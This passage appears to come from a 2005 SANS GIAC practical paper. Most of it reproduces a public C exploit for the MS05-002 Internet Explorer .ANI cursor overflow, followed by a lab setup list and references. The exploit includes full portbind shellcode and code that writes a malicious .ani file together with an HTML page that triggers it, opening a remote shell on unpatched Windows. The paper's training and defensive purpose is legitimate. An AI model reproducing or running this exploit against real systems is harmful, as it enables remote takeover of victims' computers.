"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

```

```

/* jmp offset, no Jitsu */
"\x77\x82\x40\x00\xeb\x64\x90\x90\x77\x82\x40\x00\xeb\x64\x90\x90"
"\xeb\x54\x90\x90\x77\x82\x40\x00\xeb\x54\x90\x90\x77\x82\x40\x00"
"\xeb\x44\x90\x90\x77\x82\x40\x00\xeb\x44\x90\x90\x77\x82\x40\x00"
"\xeb\x34\x90\x90\x77\x82\x40\x00\xeb\x34\x90\x90\x77\x82\x40\x00"
"\xeb\x24\x90\x90\x77\x82\x40\x00\xeb\x24\x90\x90\x77\x82\x40\x00"
"\xeb\x14\x90\x90\x77\x82\x40\x00\xeb\x14\x90\x90\x77\x82\x40\x00"
"\x77\x82\x40\x00\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";

```

```

/* portbind shellcode */
unsigned char shellcode[] =
"\xeb\x70\x56\x33\xc0\x64\x8b\x40\x30\x85\xc0\x78\x0c\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\xeb\x09\x8b\x40\x34\x8d\x40\x7c\x8b"
"\x40\x3c\x5e\xc3\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x03\xd5\x8b\x4a\x18\x8b\x5a\x20\x03\xdd\xe3\x34\x49\x8b\x34\x8b"
"\x03\xf5\x33\xff\x33\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x03"
"\xf8\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a\x24\x03\xdd\x66\x8b"
"\x0c\x4b\x8b\x5a\x1c\x03\xdd\x8b\x04\x8b\x03\xc5\x89\x44\x24\x1c"
"\x61\xc3\xeb\x3d\xad\x50\x52\xe8\xa8\xff\xff\xff\x89\x07\x83\xc4"
"\x08\x83\xc7\x04\x3b\xf1\x75\xec\xc3\x8e\x4e\x0e\xec\x72\xfe\xb3"
"\x16\x7e\xd8\xe2\x73\xad\xd9\x05\xce\xd9\x09\xf5\xad\xa4\x1a\x70"
"\xc7\xa4\xad\x2e\xe9\xe5\x49\x86\x49\xcb\xed\xfc\x3b\xe7\x79\xc6"
"\x79\x83\xec\x60\x8b\xec\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x5e"
"\xe8\x3d\xff\xff\xff\x8b\xd0\x83\xee\x36\x8d\x7d\x04\x8b\xce\x83"
"\xc1\x10\xe8\x9d\xff\xff\xff\x83\xc1\x18\x33\xc0\x66\xb8\x33\x32"
"\x50\x68\x77\x73\x32\x5f\x8b\xdc\x51\x52\x53\xff\x55\x04\x5a\x59"
"\x8b\xd0\xe8\x7d\xff\xff\xff\xb8\x01\x63\x6d\x64\xc1\xf8\x08\x50"
"\x89\x65\x34\x33\xc0\x66\xb8\x90\x01\x2b\xe0\x54\x83\xc0\x72\x50"
"\xff\x55\x24\x33\xc0\x50\x50\x50\x50\x40\x50\x40\x50\xff\x55\x14"
"\x8b\xf0\x33\xc0\x33\xdb\x50\x50\x50\xb8\x02\x01\x11\x5c\xfe\xcc"
"\x50\x8b\xc4\xb3\x10\x53\x50\x56\xff\x55\x18\x53\x56\xff\x55\x1c"
"\x53\x8b\xd4\x2b\xe3\x8b\xcc\x52\x51\x56\xff\x55\x20\x8b\xf0\x33"
"\xc9\xb1\x54\x2b\xe1\x8b\xfc\x57\x33\xc0\xf3\xaa\x5f\xc6\x07\x44"
"\xfe\x47\x2d\x57\x8b\xc6\x8d\x7f\x38\xab\xab\xab\x5f\x33\xc0\x8d"
"\x77\x44\x56\x57\x50\x50\x50\x40\x50\x48\x50\x50\xff\x75\x34\x50"
"\xff\x55\x08\xf7\xd0\x50\xff\x36\xff\x55\x10\xff\x77\x38\xff\x55"
"\x28\xff\x55\x0c";

```

```

#define SET_PORTBIND_PORT(buf, port) *((unsigned short
*)((buf)+300)) = (port)

```

```

unsigned char discl[] =
"This is provided as proof-of-concept code only for
educational"
" purposes and testing by authorized individuals with
permission"
" to do so.";

unsigned char html[] =
"<html>\n"
"(MS05-002) Microsoft Internet Explorer .ANI Files Handling
Exploit"
"<br>Copyright (c) 2004-2005 .: houseofdabus .:<br><a href
=\"http://www.microsoft.com/technet/security/Bulletin/MS05-002.msp\">\"
\"Patch (MS05-002)</a>\n"
"&lt;script>alert(\"%s\")&lt;/script>\n<head>\n<style>\n"
"\t\t* {CURSOR: url(\"%s.anl\")}\n\t</style>\n</head>\n"
"</html>";

unsigned short
fixx(unsigned short p)
{
    unsigned short r = 0;
    r = (p & 0xFF00) >> 8;
    r |= (p & 0x00FF) << 8;

    return r;
}

void
usage(char *prog)
{
    printf("Usage:\n");
    printf("%s <file> <bindport>\n\n", prog);
    exit(0);
}

int
main(int argc, char **argv)
{
    FILE *fp;
    unsigned short port;
    unsigned char f[256+5] = "";

```



```
unsigned char anib[912] = "";
```



```
printf("\n(MS05-002) Microsoft Internet Explorer .ANI Files Handling
Exploit\n\n");
printf("\tCopyright (c) 2004-2005 .: houseofdabus .:\n\n");
printf("Tested on all affected systems:\n");
printf("  [+] Windows Server 2003\n  [+] Windows XP SP1, SP0\n");
printf("  [+] Windows 2000 All SP\n\n");
```



```
printf("%s\n\n", discl);
if ( (sizeof(shellcode)-1) > (912-sizeof(aniheader)-3) ) {
printf("[-] Size of shellcode must be <= 686 bytes\n");
return 0;
}
if (argc < 3) usage(argv[0]);
```



```
if (strlen(argv[1]) > 256) {
printf("[-] Size of filename must be <=256 bytes\n");
return 0;
}
```



```
/* creating ani file */
strcpy(f, argv[1]);
strcat(f, ".ani");
printf("[*] Creating %s file ...", f);
fp = fopen(f, "wb");
if (fp == NULL) {
printf("\n[-] error: can't create file: %s\n", f);
return 0;
}
memset(anib, 0x90, 912);
```



```
/* header */
memcpy(anib, aniheader, sizeof(aniheader)-1);
/* shellcode */
port = atoi(argv[2]);
SET_PORTBIND_PORT(shellcode, fixx(port));
memcpy(anib+sizeof(aniheader)-1, shellcode, sizeof(shellcode)-1);
```



```
fwrite(anib, 1, 912, fp);
printf(" Ok\n");
fclose(fp);
```



```
/* creating html file */
f[0] = '\0';
```

```
strcpy(f, argv[1]);
strcat(f, ".html");
printf("[*] Creating %s file ...", f);
fp = fopen(f, "wb");
if (fp == NULL) {
    printf("\n[-] error: can't create file: %s\n", f);
    return 0;
}
sprintf(anib, html, discl, argv[1]);
fwrite(anib, 1, strlen(anib), fp);
printf(" Ok\n");
fclose(fp);

return 0;
}
```

Houseofdabus' code ends above:

Laboratory setup:

Hardware:

The computer I used is a name brand laptop with 1GB of RAM.
The processor is a x86 Family 6 Model 13 Stepping 8 GenuineIntel ~1995 Mhz

Operating System:

Microsoft XP Service Pack 2 build 2600

Software:

Microsoft Office Word 2003
VMWare Workstation version 4.5.2 Build-8848
K.M. Syring 's GNU Utilities for Win32
3Com's Tftp server
Hobbit's Netcat (UNIX version)
Weld Pond's Netcat (Windows version)
Sourcefire's open source Snort
Symantec AntiVirus Corporate Edition

The Virtual Computers' Operating systems
RedHat Linux 9
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2003 server Enterprise Edition

References

3Com,Support," 3Com Software Library - Additional Files - Utilities for Windows 32 Bit",1999,
<http://support.3com.com/software/utilities_for_windows_32_bit.htm>

Aleph One , " Smashing The Stack For Fun And Profit",Phrack, November 08, 1996, <<http://www.phrack.org/show.php?p=49&a=14>>

Common Vulnerabilities and Exposures,"CAN-2004-1049 (under review)", Nov. 17, 2004, <<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049>>

Common Vulnerabilities and Exposures,"CAN-2004-1049 (under review)", Nov. 17, 2004, <<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049>>

eEye Digital Security, Published Advisories, "Windows ANI File Parsing Buffer Overflow", January 11, 2005,
<<http://www.eeye.com/html/research/advisories/AD20050111.html>>

FrSirt,"Microsoft Internet Explorer .ANI Files Handling Exploit (MS05-002)",Jan. 23, 2005, <<http://www.frsirt.com/exploits/20050123.HOD-ms05002-ani-expl.c.php>>

K.M. Syring, "GNU utilities for Win32",April 30, 2004,
<<http://unxutils.sourceforge.net>>

Microsoft Corporation, "Microsoft Security Bulletin MS05-002",Jan. 11, 2005, Mar. 8, 2005, <<http://www.microsoft.com/technet/security/Bulletin/MS05-002.msp>>

Microsoft Corporation, "MS05-002: Vulnerability in cursor and icon format handling could allow remote code execution", January 11, 2005,
<<http://support.microsoft.com/default.aspx?scid=kb;en-us;891711>>

Naval Surface Warfare Center,"PRIVACY AND SECURITY STATEMENTCONDITIONS & RESTRICTIONS",
<http://www.ncsc.navy.mil/Notice_of_Conditions_and_Restrictions_on_System.htm>

O'Reilly & Associates, Inc.,,"Microsoft RIFF",1994,1996,
<<http://www.oreilly.com/www/centers/gff/formats/micriff/index.htm>>

SANS Institute, Global Information Assurance Certification, "Practical Templates", <http://www.giac.org/practicals/templates/,2000-2005>

SANS Institute, Skoudis, Ed, Track 4 –Hacker Techniques, Exploits & Incident Handling, Volume 504, SANS Press, 2005.

SANS Institute, Skoudis, Ed, Track 4 –Hacker Techniques, Exploits & Incident Handling, Volume 504.1, SANS Press, 2005.

SANS Institute, Skoudis, Ed, Track 4 –Hacker Techniques, Exploits & Incident Handling, Volume 504.2, SANS Press, 2005

SANS Institute, Skoudis, Ed, Track 4 –Hacker Techniques, Exploits & Incident Handling, Volume 504.3, SANS Press, 2005

SANS Institute, Skoudis, Ed, Track 4 –Hacker Techniques, Exploits & Incident Handling, Volume 504.4, SANS Press, 2005

SANS Institute, Skoudis, Ed, Track 4 –Hacker Techniques, Exploits & Incident Handling, Volume 504.5, SANS Press, 2005

SANS Institute, Skoudis, Ed, Track 4 –Hacker Techniques, Exploits & Incident Handling, Volume 504.6, SANS Press, 2005

SANS Institute, Track 8 –System Forensics, Investigation, and Response, Volume 8.1, SANS Press, 2002.

SecurityFocus,Tools,"Netcat (unix)",1999-2005,<<http://www.securityfocus.com/tools/137>>
SecurityFocus,Tools,"Netcat (Windows)",1999-2005,<<http://www.securityfocus.com/tools/139>>

Skoudis, Ed, Lenny Zeltser, Malware Fighting Malicious Code,Upper Saddle River, Prentice Hall Professional Technical Reference, 2004

Sourcefire, Inc., "Security for the Real World",2005,<http://www.snort.org/about_sf>

Symantec Corporation," Bloodhound.Exploit.20", January 13, 2005,<<http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.20.html>>

Symantec Corporation," Symantec AntiVirus Corporate Edition",1995-2005,<<http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=155>>

the Bleeding Edge of Snort, "The Aggregation Point for Snort Signatures and Research", 2005, <http://www.bleedingsnort.com>

VMWare an emc company,
http://www.vmware.com/products/desktop/ws_features.html, 2005

Webopedia, "Social Engineering",
http://www.webopedia.com/TERM/S/social_engineering.html, 2004

© SANS Institute 2005, Author retains full rights.